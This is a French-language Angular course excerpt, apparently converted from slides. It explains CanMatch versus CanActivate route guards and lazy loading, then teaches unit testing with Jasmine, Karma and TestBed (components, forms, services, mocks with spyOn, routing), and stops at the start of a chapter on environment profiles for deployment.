
Le but des routes guard canLoad / CanMatch est de ne pas charger des composants inutiles à l'utilisateur si celui-ci n'y aurait de toute façons pas accès (par exemple des composants visible que par les administrateurs)

Cela permet d'améliorer les performances au chargement de l'application, car des modules entiers ne sont pas téléchargés

Pour rappel Il y a 2 types de chargement, et celui mis en place avec ce guard est un chargement LAZY

EAGER : le module fait partie du bundle de l'application et est initialisés lors du démarrage de l'application

LAZY : le module ne fait pas partie du bundle de l'application
(la consommation de la bande passante est améliorée au chargement de l'application
mais la page concernée sera plus lente à ouvrir car elle devra télécharger les modules manquants)



accueil works!

Name	Status	Type
localhost	304	document
styles.css	304	stylesheet
runtime.js	304	script
polyfills.js	304	script
vendor.js	304	script
main.js	304	script
styles.js	304	script
ng-cli-ws	101	websocket

dashboard works!

Name	Status	Type
localhost	304	document
styles.css	304	stylesheet
runtime.js	304	script
polyfills.js	304	script
vendor.js	304	script
main.js	304	script
styles.js	304	script
ng-cli-ws	101	websocket
src_app_pages_dashboard_dashboard_module_ts.js	304	script

>> Route guards : CanMatch VS CanActivated

Comme nous l'avons vu, **CanMatch** permet de ne pas charger un module LAZY en cas d'erreur (ce que ne fait pas **CanActivate**).

CanMatch permet également en cas d'erreur de retourner un `UrlTree` afin d'effectuer une redirection (ce que permet de faire également **CanActivate**).

La différence réside dans le cas où **CanMatch** et **CanActivate** ne retournent pas de `UrlTree` en cas d'erreur mais plutôt un booléen **false**.

Dans le cas de **CanActivate**, le retour d'un booléen `false` n'affiche rien dans le routeur, alors que **CanMatch** permet de tenter la route suivante, alors que **CanActivate** n'affiche rien dans le routeur.

Tenter d'accéder à la route `"/dashboard"` avec **canActivate** (1er exemple) se soldera par un routeur vide.

Alors qu'avec **canMatch** (2ème exemple) la route suivante sera quand même évaluée (et fonctionne) donc c'est le composant **NotFound** qui sera affiché.

```
const routes: Routes = [  
  { path: 'accueil', component: AccueilComponent },  
  {  
    path: 'dashboard',  
    component: DashboardComponent,  
    canActivate: [() => false]  
  },  
  { path: '**', component: NotFoundComponent },  
];
```

```
const routes: Routes = [  
  { path: 'accueil', component: AccueilComponent },  
  {  
    path: 'dashboard',  
    component: DashboardComponent,  
    canMatch: [() => false]  
  },  
  { path: '**', component: NotFoundComponent },  
];
```

Tests unitaires

Dans ce chapitre :

>> Projet de test



Pour ce chapitre nous allons créer un nouveau projet :

```
ng new test-unitaire
```

Vous pouvez suivre via un autre projet, seulement nous partons du principe que c'est la commande `ng new` du CLI qui a été utilisée (*car elle créait des tests unitaires basiques lors de la création du projet et des composants*)

Notez également que le projet s'appel "test-unitaire" et que certains test créés par le CLI utiliseront ce nom





>> Qu'est ce qu'un test unitaire ?

>> A quoi sert un test ?

Les tests permettent de :

- Augmenter la qualité de l'application.
- Réduire les coûts de développement du logiciel grâce à la maîtrise et à la correction en amont des défauts fonctionnels.
- Garantir l'acceptabilité du programme à la livraison
- Réduire la dette technique.



Les différents familles de test

Fonctionnels / non fonctionnel

Ces 2 grandes familles regroupent l'intégralité des tests possibles selon leur nature.
Un test, quelque soit son type (voir slide suivante), peut être fonctionnel ou non fonctionnel

Les tests fonctionnels

Ils testent les fonctionnalités du logiciel vis-à-vis des demandes attendues par le client (c'est à dire ici le propriétaire du logiciel ou le Product Owner). Ils sont établis en fonction du cahier des charges et/ou users stories

Les tests non fonctionnel

Les tests de performance : consommation CPU, mémoire vive, montée en charge ...

Les tests de compatibilité de plateforme

Les tests d'ergonomie : expérience utilisateur (UX), commandes intuitives ...

Les tests de sécurité

>> Les différents types de test

Le type d'un test définit la façon dont celui-ci est réalisé, ceux-ci peuvent être réalisés avec la connaissance du code à tester (boîte blanche, aussi appelé Open Box ou Glass Box) ou sans le connaître (boîte noire)

Les tests unitaires (boîte blanche) : Initiés par le développeur lui-même dans l'optique est de vérifier son code au niveau du composant qu'il doit réaliser (ex : un modèle, un contrôleur ...).

Les tests de composants (boîte blanche) : Ils permettent d'évaluer le bon fonctionnement d'un composant qui nécessiteraient plusieurs tests unitaires, c'est le cas par exemple d'un service d'une API qui nécessite le bon fonctionnement d'un contrôleur , d'un modèle, d'un DAO ...).

Les tests d'intégration (boîte blanche) : permet de s'assurer que plusieurs composantes de votre logiciel interagissent conformément aux cahiers des charges et délivrent les résultats attendus. (ex : une API et la BDD)

Les tests systèmes (boîte noire) : on exécute plusieurs scénarios complets qui constituent les cas d'utilisation du logiciel. L'équipe qui en a la charge est indépendante des équipes de développement.

Les tests d'acceptation (boîte noire, recette du logiciel) : ces tests assurent sur la conformité du logiciel aux critères d'acceptation et aux besoins des cibles. Ils sont donc généralement réalisés par le client final ou les utilisateurs.



>> Infrastructure de tests
unitaires avec Angular

Jasmine et Karma

Jasmine et **Karma** sont **Framework** de **test unitaire/ d'intégration**, installés par défaut dans un projet Angular.

Jasmine nous permettra de définir les **tests**, et **Karma** gère le **processus** de création de fichiers HTML, d'ouverture de navigateurs, d'exécution de tests et de renvoi des résultats de ces tests.

A noter que **Karma** ne sera utile que lors de la phase de développement. Il sera remplacé par les processus de **déploiement continu** et d'**intégration continue**.



>> Cadres d'un test de composant

Le **test d'un composant** consiste à vérifier si la **logique** introduite à celui-ci correspond au résultat attendu. Les **tests** ne doivent pas (*ou le moins possible*) inclure des **sous composants** ou des **services**.

On ne testera par exemple que l'**état** du **composant** suite aux entrées/interaction de l'**utilisateur** :

- Formulaires (*validation, restrictions, format imposés ...*)
- L'interaction avec les boutons ou les éléments dynamiques
- L'affichage dynamique de texte (*résultats de calcul, utilisation de variables ...*)
- L'activation/désactivation des sous-composants (*dû à des droits ou à un état particulier du composant*)

Les **services** devront être "mocked" afin de ne pas induire une erreur du **test unitaire** du **composant** alors que ce serait eux qui comporteraient un problème

Les **composants enfants** ne devront pas être intégrés aux **tests** sauf si leur présence est obligatoire (*ex : un bouton est un composant enfant, mais sa désactivation peut être un test du composant évalué. En revanche, la bon fonctionnement du bouton est un test qui n'est pas à réaliser, car il appartient au composant bouton lui-même*)

>> Lancer les tests Jasmine avec Karma

Afin d'exécuter les tests de notre application, il suffit de lancer la commande :

```
ng test
```

Les fichiers spec.ts de notre application vont alors être exécutés, et apparaître dans une page web de rapport :

Karma v 6.4.1 - connected; test: complete;

DEBUG

Chrome 110.0.0.0 (Windows 10) is idle

 **Jasmine** 4.5.0

• • •

Options

3 specs, 0 failures, randomized with seed 28481

finished in 0.177s

AppComponent

- should render title
- should create the app
- should have as title 'test-unitaire'

>> Le test exemple créé par angular cli

La projet créé par la commande `ng new mon-projet` a créé 3 tests pour le composant App dans le fichier `app.component.spec.ts`

Chaque composant créé avec le CLI créait également un fichier `nouveau-composant.component.spec.ts` contenant un test unitaire

Ce sont des tests très basique mais que nous allons pouvoir examiner avant de créer nos propre tests

```
import { TestBed } from '@angular/core/testing';
import { RouterTestingModule } from '@angular/router/testing';
import { AppComponent } from './app.component';

describe('AppComponent', () => {
  beforeEach(async () => {
    await TestBed.configureTestingModule({
      imports: [
        RouterTestingModule
      ],
      declarations: [
        AppComponent
      ],
    }).compileComponents();
  });

  it('should create the app', () => {
    const fixture = TestBed.createComponent(AppComponent);
    const app = fixture.componentInstance;
    expect(app).toBeTruthy();
  });

  ...
});
```

>> La classe TestBed

TestBed est une classe fournie par Angular qui permet de configurer et de créer des environnements de test pour les composants Angular. Elle fournit une API pour la configuration des tests, l'injection de dépendances, la création de composants et la détection des changements.

Note : Le nom "TestBed" en anglais signifie littéralement "lit de test". Dans le contexte d'Angular, le nom a été choisi car la classe TestBed fournit un environnement de test complet pour les composants, de la même manière qu'un lit fournit un environnement complet pour dormir.

Le choix de ce nom a également une connotation particulière en informatique, car dans certains contextes, "bed" (lit en anglais) est utilisé pour désigner une interface de test ou un environnement de test spécifique à une application. Par exemple, on peut entendre parler d'un "sandbox" ou d'un "playground" comme d'un "bed" pour les tests.

```
import { TestBed } from '@angular/core/testing';
import { RouterTestingModule } from '@angular/router/testing';
import { AppComponent } from './app.component';

describe('AppComponent', () => {
  beforeEach(async () => {
    await TestBed.configureTestingModule({
      imports: [
        RouterTestingModule
      ],
      declarations: [
        AppComponent
      ],
    }).compileComponents();
  });

  it('should create the app', () => {
    const fixture = TestBed.createComponent(AppComponent);
    const app = fixture.componentInstance;
    expect(app).toBeTruthy();
  });

  ...
});
```

>> Structure d'un fichier .spec.ts

```
describe('Description du groupe de test', () => {
```

Groupe de test

```
  beforeEach(async () => {
```

Initialisation avant
chaque test

```
    ...
```

```
  });
```

```
  it('L'application devrait être créée', () => {
```

Test

```
    ...
```

```
    expect(app).toBeTruthy();
```

```
  });
```

Résultat attendu

```
});
```

>> Initialisation des tests

La fonction `beforeEach` sert à initialiser la configuration nécessaire pour les tests.

Dans ce cas, elle utilise `TestBed.configureTestingModule` pour déclarer le composant `AppComponent` et importer le module `RouterTestingModule` nécessaire pour les tests.

```
beforeEach(async () => {  
  await TestBed.configureTestingModule({  
    imports: [  
      RouterTestingModule  
    ],  
    declarations: [  
      AppComponent  
    ],  
  }).compileComponents();  
});
```

L'initialisation du composant permet de créer une sorte de “mini projet” où seul ce composant existe

>> Terminologie d'un test

Chaque test d'un groupe est ajouté grâce la méthode `it` qui prend 2 paramètres : le nom du test, et la fonction qui sera exécutée.

Cette fonction doit contenir une assertion (*Définition : "Proposition que l'on avance et que l'on soutient comme vraie"*)

Dans le code suivant elle est ajoutée via la méthode `expect` (*traduction expected : attendue, dans le sens "on s'attend à ce que..."*)

Si une assertion est fausse alors le test échoue. Dans cet exemple, si la valeur `app` n'est pas égale à `true`

```
it('should create the app', () => {  
  const fixture = TestBed.createComponent(AppComponent);  
  const app = fixture.componentInstance;  
  expect(app).toBeTruthy();  
});
```

Note : Le terme "fixture" est un terme couramment utilisé dans les tests logiciels pour décrire un objet ou une structure de données préparée pour effectuer des tests. Dans le contexte d'Angular, une "fixture" est une instance de composant créée pour les tests unitaires.

Ce terme a été emprunté à l'ingénierie électronique, où il désigne un équipement de test fixe utilisé pour tester un produit électronique. Dans le domaine des tests logiciels, une "fixture" est une structure de données ou un ensemble de conditions préparées pour effectuer des tests, de manière similaire à un équipement de test fixe utilisé dans l'ingénierie électronique.

>> Analyse d'un test

Le test qui est défini ci-dessous porte le nom *'should create the app'* (traduction : "devrait créer l'application")

Une fixture est créée (le composant à tester) :

```
const fixture = TestBed.createComponent(AppComponent);  
const app = fixture.componentInstance;
```

```
it('should create the app', () => {  
  const fixture = TestBed.createComponent(AppComponent);  
  const app = fixture.componentInstance;  
  expect(app).toBeTruthy();  
});
```

Puis l'assertion est appelée :

```
expect(app).toBeTruthy();
```

toBeTruthy est une méthode qui va tester si la valeur *app* est égale à une valeur considérée *Truthy*

Note : Truthy signifie que la valeur est différente de : 0, null, undefined, NaN, false et '' (chaîne de caractères vide)

Le test est donc réussi si après l'instanciation d'un composant *AppComponent* celui-ci n'est pas égale à l'une des valeurs ci-dessus.

>> Analyse d'un test

Le prochain test qui a été créé par le CLI se nomme ``should have as title 'test-unitaire'`` (*traduction : devrait avoir comme titre 'test-unitaire'*)

Ce test reprend toutes les étapes précédente, mais va un tout petit peu plus loin en testant une propriété `title` du composant

Cette fois-ci l'assertion consiste à vérifier que la propriété `title` est bien égale à la chaîne `'test-unitaire'`

```
it(`should have as title 'test-unitaire'`, () => {  
  const fixture = TestBed.createComponent(AppComponent);  
  const app = fixture.componentInstance;  
  expect(app.title).toEqual('test-unitaire');  
});
```

>> Analyse d'un test

Le dernier test a pour but de vérifier que le titre affiché par le composant est le même que la valeur de la propriété `title`. Cela nécessite d'effectuer un rendu manuel du composant :

Lorsqu'un composant est créé avec `TestBed`, le cycle de vie du composant n'est pas déclenché.

Il est donc nécessaire d'appeler la méthode `detectChanges` du composant.

Ainsi le composant détectera que la propriété `title` possède une valeur, et donc alimentera l'interpolation `{{title}}` située dans le fichier `html` du composant.

La propriété `nativeElement` du composant permet de récupérer un élément `DOM` que l'on va pouvoir analyser grâce à des méthodes `javascript` standard : ici la méthode `querySelector` permettant de récupérer l'élément `span` ayant un parent possédant la classe `.content`.

Si cet élément `span` contient bien le texte `'test-unitaire app is running!'`, alors le test n'a pas échoué.

```
it('should render title', () => {  
  const fixture = TestBed.createComponent(AppComponent);  
  fixture.detectChanges();  
  const compiled = fixture.nativeElement as HTMLElement;  
  expect(compiled.querySelector('.content span')?.textContent).toContain('test-unitaire app is running!');  
});
```

>> La méthode `fixture.debugElement.query`

Angular propose une alternative à la méthode `querySelector` native de Javascript, la méthode `query` de la propriété `debugElement` de la `fixture`. Celle-ci prend en paramètre la méthode `css` de la classe `By`

Cette propriété `debugElement` nous permettra de simuler des actions sur les composants (ex : *un clic*)

```
import { By } from '@angular/platform-browser';  
  
...  
  
it('should render title Version 2', () => {  
  const fixture = TestBed.createComponent(AppComponent);  
  fixture.detectChanges();  
  const compiledSpan = fixture.debugElement.query(By.css('.content span'));  
  expect(compiledSpan.nativeElement.textContent).toContain('test-unitaire app is running!');  
});
```

>> Préparation d'un composant à tester

Nous allons créer un nouveau composant à tester : `ng generate component clicMoi`

Ajouter le contenu suivant dans le fichier `ts` et `html` :

```
export class ClicMoiComponent {  
  nombreClic: number = 0  
  
  onClickBouton() {  
    this.nombreClic++  
  }  
}
```

```
<button (click)="onClickBouton()">  
  nombre de clic : {{nombreClic}}  
</button>
```

N'oublier pas de modifier le fichier `app-routing.module.ts`

```
const routes: Routes = [{ path: "clic-moi", component: ClicMoiComponent }];
```

Ainsi que le fichier `app.component.html` si l'on veut que les test précédent n'échoue pas il ne faut pas supprimer la balise `span` :

```
<div class="content" role="main">  
  <span>{{ title }} app is running!</span>  
  <router-outlet></router-outlet>  
</div>
```

>> Simuler un clic sur un composant pour tester

Le but de ce test sera de vérifier que la variable `nombreClic` est bien incrémentée lorsque l'on clic sur le bouton

```
it("should be incremented after clic", () => {  
  
  const bouton = fixture.debugElement  
    .query(By.css("button"))  
  
  bouton.triggerEventHandler("click", null);  
  bouton.triggerEventHandler("click", null);  
  bouton.triggerEventHandler("click", null);  
  
  const composant = fixture.componentInstance  
  expect(composant.nombreClic).toEqual(3);  
});
```

3 clics sont simulés

La valeur attendue de `nombreClic` est donc 3

>> Attention à la détection des changements

Créons un nouveau test qui consistera à vérifier si une classe conditionnelle est bien ajoutée lorsque la condition est remplie. Modifier le composant de manière à ajouter la classe `boutonClique` lorsque l'utilisateur a au moins cliqué une fois :

```
<button [class.boutonClique]="nombreClic > 0" (click)="onClicBouton()">
  nombre de clic : {{nombreClic}}
</button>
```

Et le test à ajouter :

```
it("should have 'boutonClique' class after clic", () => {

  const bouton = fixture.debugElement
    .query(By.css("button"))

  bouton.triggerEventHandler("click", null);
  fixture.detectChanges();
  const compiled = bouton.nativeElement as HTMLElement
  expect(compiled.classList).toContain("boutonClique")
});
```

Nous sommes obligés de lancer manuellement une détection de changement, car la vue ne sera rendue qu'après celle-ci. Et donc la classe ne sera ajoutée dans le DOM qu'à ce moment là

>> Tester un formulaire

Créons un nouveau test qui consistera à vérifier si les FormControl d'un formulaire fonctionnent, créez un nouveau composant formulaire

ng generate component formulaire

```
import { Component } from '@angular/core';
import { FormGroup, Validators, FormBuilder } from '@angular/forms';

@Component({
  selector: 'app-formulaire',
  templateUrl: './formulaire.component.html',
  styleUrls: ['./formulaire.component.scss']
})
export class FormulaireComponent {

  public formulaire: FormGroup = this.formBuilder.group(
    {
      "message": ["", [Validators.required]]
    }
  );

  formBuilder = inject(FormBuilder)
```

```
<form [formGroup]="formulaire">
  <div>
    <input type="text" formControlName="message">
    @if(formulaire.get('message')?.hasError('required')) {
      <span style="color:red"> Obligatoire</span>
    }
  </div>

  <input type="submit" value="Envoyer">
</form>
```

Sans oublier les imports de module dans *app.module.ts*

```
imports: [
  BrowserModule,
  AppRoutingModule,
  FormsModule,
  ReactiveFormsModule
],
```

>> Ajouter les injections de dépendances

Ce composant va avoir besoin des dépendances contenues dans les modules `FormsModule` et `ReactiveFormsModule` pour fonctionner, il est donc nécessaire de les ajouter

```
beforeEach(async () => {  
  await TestBed.configureTestingModule({  
    imports: [  
      FormsModule,  
      ReactiveFormsModule  
    ],  
    declarations: [FormulaireComponent]  
  })  
  .compileComponents();  
  
  fixture = TestBed.createComponent(FormulaireComponent);  
  component = fixture.componentInstance;  
  fixture.detectChanges();  
});
```

Ici ajouter les 2 injections de modules nécessaire

>> Tester un form control

En récupérant le FormControl de notre formulaire, il est possible de vérifier que celui-ci est bien invalide lorsqu'aucune valeur n'est saisie

```
it("should display error if message not filled", () => {  
  
    const message: FormControl = component.formulaire.get("message") as FormControl;  
    message.setValue('');  
  
    expect(message.invalid).toBeTruthy();  
    expect(message?.errors?.['required']).toBeTruthy();  
});
```

>> Tester un form control

Pour effectuer le même test mais en simulant une saisie dans le champs, il est nécessaire de :

- récupérer l'élément DOM du champs de saisie
- changer sa valeur
- simuler l'événement "input" (une saisie de l'utilisateur)

```
it("should display error if message not filled", () => {
```

```
  const $input = fixture.debugElement
    .query(By.css('input[formControlName="message"]'))
    .nativeElement as HTMLInputElement
```

```
  $input.value = ""
```

```
  $input.dispatchEvent(new Event('input'));
```

```
  const formulaire = fixture.componentInstance.formulaire
```

```
  expect(formulaire.get('message')?.hasError('required')).toBeTruthy()
});
```

Simulation d'une saisie de l'utilisateur



>> Tester un service

>> Tester un service

Pour le prochain test nous allons créer un service dont le but est de stocker un JWT

```
ng generate service jwtStorage
```

```
export class JwtStorageService {  
  public readonly JWT_KEY = 'jwt_key';  
  
  public setJwt(token: string): void {  
    localStorage.setItem(this.JWT_KEY, token);  
  }  
  
  public getJwt(): string | null {  
    return localStorage.getItem(this.JWT_KEY);  
  }  
  
  public clearJwt(): void {  
    localStorage.removeItem(this.JWT_KEY);  
  }  
}
```

>> Initialiser le test d'un service

Pour le prochain test nous allons créer un service dont le but est de stocker un JWT

```
beforeEach(() => {  
  TestBed.configureTestingModule({});  
  service = TestBed.inject(JwtStorageService);  
});
```



Dans le test qui a été créé par le CLI, on peut constater que l'initialisation est différente de celle du test d'un composant. C'est la méthode inject de la classe TestBed qui est utilisée

```
it('should set and get jwt', () => {  
  const jwt = 'mon.faux.token.jwt';  
  service.setJwt(jwt);  
  expect(service.getJwt()).toEqual(jwt);
```

L'initialisation mis à part, un service ce test de la même façon qu'un composant.

```
  // Vérifie si la clé my_jwt a bien été stockée dans le stockage local  
  expect(localStorage.getItem(service.JWT_KEY)).toEqual(jwt);  
});
```

Ici le test consiste à vérifier que le service, une fois utilisé pour stocker un JWT retourne bien ce JWT d'une part, et que le localStorage le contient au bon index



>> Tester un classe dépendante
d'une autre

>> Tester un service qui fait appel à un élément tiers

Dans le cas précédent, le service ne fait pas appel à un tiers, mais qu'en est-t-il d'un service chargé d'effectuer une requête ajax ? Si un composant est dépendant de ce service, alors ce n'est plus un test unitaire. Les devraient marcher pour que le test réussisse

ng generate component tableauHttp

```
@Component({
  selector: 'app-tableau-http',
  templateUrl: './tableau-http.component.html',
  styleUrls: ['./tableau-http.component.scss']
})
export class TableauHttpComponent implements OnInit {
  private apiUrl = 'https://jsonplaceholder.typicode.com/posts';

  listePost: any[] = [];

  articleService= inject(ArticlesService)

  ngOnInit() {
    this.articleService.getData().subscribe(data => this.listePost = data);
  }
}
```

Le composant est dépendant du service ArticleService

```
<table>
  <thead>
    <tr>
      <th>ID</th>
      <th>TITLE</th>
      <th>BODY</th>
    </tr>
  </thead>
  <tbody>
    @for (post of listePost; track $index) {
      <tr>
        <td>{{ post.id }}</td>
        <td>{{ post.title }}</td>
        <td>{{ post.body }}</td>
      </tr>
    }
  </tbody>
</table>
```

>> Tester un service qui fait appel à un élément tiers

Pour l'exemple, voici ce à quoi le service pourrait ressembler. Mais ce n'est pas le service qui pose problème, c'est le composant précédent qui en est dépendant. On doit donc trouver le moyen de simuler ce service (créer un mock)

```
import { Injectable } from '@angular/core';
import { HttpClient } from '@angular/common/http';
import { Observable } from 'rxjs';

@Injectable({
  providedIn: 'root'
})
export class ArticlesService {
  private apiUrl = 'https://jsonplaceholder.typicode.com/posts';

  http = inject(HttpClient)

  getData(): Observable<any[]> {
    return this.http.get<any[]>(this.apiUrl);
  }
}
```

Ici le service pour l'illustration,
mais ce n'est pas cette classe que nous voulons tester

>> Initialisation du test

Commençons par initialiser le test. cette fois-ci nous allons compléter la méthode beforeEach le plus possible, afin de rendre nos tests les plus concis possible.

```
describe('TableauHttpComponent', () => {  
  let component: TableauHttpComponent;  
  let fixture: ComponentFixture<TableauHttpComponent>;  
  let service: ArticlesService;  
  
  beforeEach(async () => {  
    await TestBed.configureTestingModule({  
      imports: [HttpClientTestingModule],  
      providers: [ArticlesService],  
      declarations: [TableauHttpComponent]  
    })  
    .compileComponents();  
  
    fixture = TestBed.createComponent(TableauHttpComponent);  
    component = fixture.componentInstance;  
    service = TestBed.inject(ArticlesService);  
  
  });  
});
```

>> Utiliser un Mock

Un mock est une technique en test unitaires permettant de simuler le comportement d'un élément que nous avons exclu du test (*dans ce cas l'appel d'une requête*). Pour rappel un test unitaire doit isoler le plus possible un élément à tester

Nous allons utiliser la méthode `spyOn`

Cette méthode est très utile, elle nous permet dans le cas présent d'espionner l'utilisation d'une méthode, afin de savoir si elle a été utilisée, si elle a été utilisée avec certains paramètres, si elle a été utilisée un certain nombre de fois ...

Mais ce qui nous intéresse vraiment c'est de pouvoir mettre en place un mock : en empêchant cette méthode d'exécuter les instructions qu'elle contient (*la requête ajax*) et de changer sa valeur de retour :

```
it('should call getData on init', () => {  
  
    const methodeAespionner = spyOn(service, 'getData').and.returnValue(of([]));  
    fixture.detectChanges();  
    expect(methodeAespionner).toHaveBeenCalled();  
  
});
```

Le test est vrai si le composant a appelé la méthode durant son cycle de vie (*durant la méthode `ngOnInit` dans notre cas*) déclenché par la méthode `detectChanges()`

On change sa valeur de retour pour un observable contenant un tableau vide

>> Attention à ne pas déclencher le cycle de vie trop tôt

Afin de réaliser des tests poussés il est impératif de bien comprendre les différents éléments que l'on utilise. Il serait par exemple tentant d'ajouter la ligne suivante dans la méthode `beforeEach` (vous verrez d'ailleurs des tests qui le font systématiquement)

Malheureusement si l'on ajoute cette ligne le cycle de vie sera initialisé avant d'atteindre le test, et donc la méthode `spyOn` sera initialisée après l'appel à la méthode `getData` (le test considérera donc que la méthode `getData` n'aura jamais été appelée)

```
beforeEach(async () => {  
  await TestBed.configureTestingModule({  
    imports: [HttpClientTestingModule],  
    providers: [ArticlesService],  
    declarations: [TableauHttpComponent]  
  })  
  .compileComponents();  
  
  fixture = TestBed.createComponent(TableauHttpComponent);  
  component = fixture.componentInstance;  
  service = TestBed.inject(ArticlesService);  
  fixture.detectChanges();  
});
```

Lorsque le programme atteint cette ligne la méthode `getData` a déjà été appelée, et donc l'espion ne verra pas l'appel

```
it('should call getData on init', () => {  
  
  const methodeAespionner = spyOn(service, 'getData').and.returnValue(of([]));  
  fixture.detectChanges();  
  expect(methodeAespionner).toHaveBeenCalled();  
  
});
```

Le test échoue en ajoutant cette ligne

>> Tester des données plus complètes

Le test peut s'effectuer sur un véritable jeu de données.

Dans l'exemple ci-dessous, le mock n'est plus un tableau vide

```
it('should get data on init', () => {  
  const mockData = [{ userId: 1, id: 1, title: "titre", body: "corp" }];  
  spyOn(service, 'getData').and.returnValue(of(mockData));  
  fixture.detectChanges();  
  expect(component.listePost[0].title).toEqual(mockData[0].title);  
});
```

>> Attention à ne pas aller trop loin

Certains tests unitaires peuvent être excessifs. dans l'exemple ci dessous ou reprend l'exemple précédent, mais en comparant les éléments du DOM avec le résultat attendu. Le test peut être pertinent, mais attention aux conséquences sur le futur : est on sûr que les colonnes seront toujours disposées de cette façons ? Est ce que le tableau a des colonnes déplaçables ? Ce test est il plus pertinent ou à t'il une valeur ajoutée par rapport au test précédent qui testait si les données étaient bien récupérées par le composant ?

Autant de questions qu'il est légitime de se poser. Ce qui est sûr c'est que le test précédent est nécessaire même en ajoutant ce test ci : il sera plus facile dans tous les cas de comprendre d'où vient le problème. Si le test précédent échoue, le problème vient de l'affectation de la variable, s' il réussit c'est que le problème vient sûrement d'ailleurs.

```
it('should get data on init', () => {  
  const mockData = [{ userId: 1, id: 1, title: "titre", body: "corp" }];  
  spyOn(service, 'getData').and.returnValue(of(mockData));  
  fixture.detectChanges();  
  
  const $input = fixture.debugElement  
    .query(By.css('table td:first-child'))  
    .nativeElement as HTMLInputElement  
  
  expect(parseInt($input.innerHTML)).toEqual(mockData[0].id);  
});
```



>> Test et routage

>> Tester le router

Pour le prochain test nous allons tester si le routeur fonctionne correctement

Modifiez le fichier `app-routing.module.ts` afin que lorsqu'une mauvaise routes est saisie, l'utilisateur est redirigé vers l'url "clic-moi"

```
const routes: Routes = [  
  { path: "clic-moi", component: ClicMoiComponent },  
  { path: "formulaire", component: FormulaireComponent },  
  { path: '**', redirectTo: 'clic-moi' }  
];
```

>> Tester le router

Pour le prochain test nous allons tester si le routeur fonctionne correctement

Les tests seront placé dans le fichier de test de AppComponent puisque le routeur en fait partie

```
let router: Router;  
let location: Location;
```

Ajoutez ces variable qui contiendront une instance des services Router et Location

```
beforeEach(() => {  
  TestBed.configureTestingModule({  
    imports: [  
      RouterTestingModule, AppRoutingModule  
    ],  
    declarations: [  
      AppComponent  
    ]  
  }).compileComponents();  
  
  router = TestBed.inject(Router);  
  location = TestBed.inject(Location);  
});
```

Notre module de routes à tester

Puis ces instructions qui récupéreront les instances

>> Tester le router

Le premier test que nous pouvons effectuer, c'est tester si en cas d'erreur l'utilisateur est bien rediriger vers l'url "clic-moi"

Comme la fonction de ce test contient une promesse, il doit être passé en paramètre de la fonction `waitForAsync`

```
it("should navigate to '/clic-moi' when route doesn't exist", waitForAsync(() => {  
  router.navigateByUrl('/erreur').then(() => {  
    expect(location.path()).toBe('/clic-moi');  
  });  
}));
```

>> Tester le router

Le deuxième test vérifiera si le composant est bien placé dans le routeur lorsque l'url correspondante est appelée

```
beforeEach(() => {  
  TestBed.configureTestingModule({  
    ...  
    declarations: [ AppComponent, ClicMoiComponent ]  
  }).compileComponents();  
  ...  
});  
  
it('should navigate to ClicMoiComponent when user navigates to /clic-moi', waitForAsync(() => {  
  router.navigateByUrl('/clic-moi').then(() => {  
    const fixture = TestBed.createComponent(AppComponent);  
    fixture.detectChanges();  
    const compiled = fixture.nativeElement;  
    expect(compiled.querySelector('app-clic-moi')).toBeTruthy();  
  });  
}));
```

Nous ajoutons à la déclaration le composant censé être affiché


Le test consiste à vérifier si le composant AppComponent contient bien une balise <app-clic-moi> après s'être déplacé sur la route '/clic-moi' : preuve que le composant aurait bien été affiché

A noter que ce test implique d'utiliser 2 classes

Il est recommandé de ne pas impliquer plus d'une classe dans les tests unitaires. Mais celui-ci nous permet de vérifier que le routeur fonctionne correctement

Déployer l'application

Dans ce chapitre :



>> Profil d'environnement

>> Créer des profils d'environnement

Depuis Angular 15, il est nécessaire d'exécuter la commande suivante afin de mettre en place le mécanisme de profil d'environnement
`ng generate environments`

Cette commande ajoute un dossier `environments` et 2 fichiers :

- `environment.development.ts`
- `environment.ts`

et met à jour le fichier `angular.json` au niveau de la propriété : `projects.nom_app.architect.build.configuration.development`

angular.json

```
"fileReplacements": [  
  {  
    "replace": "src/environments/environment.ts",  
    "with": "src/environments/environment.development.ts"  
  }  
]
```

>> Créez un profile de production

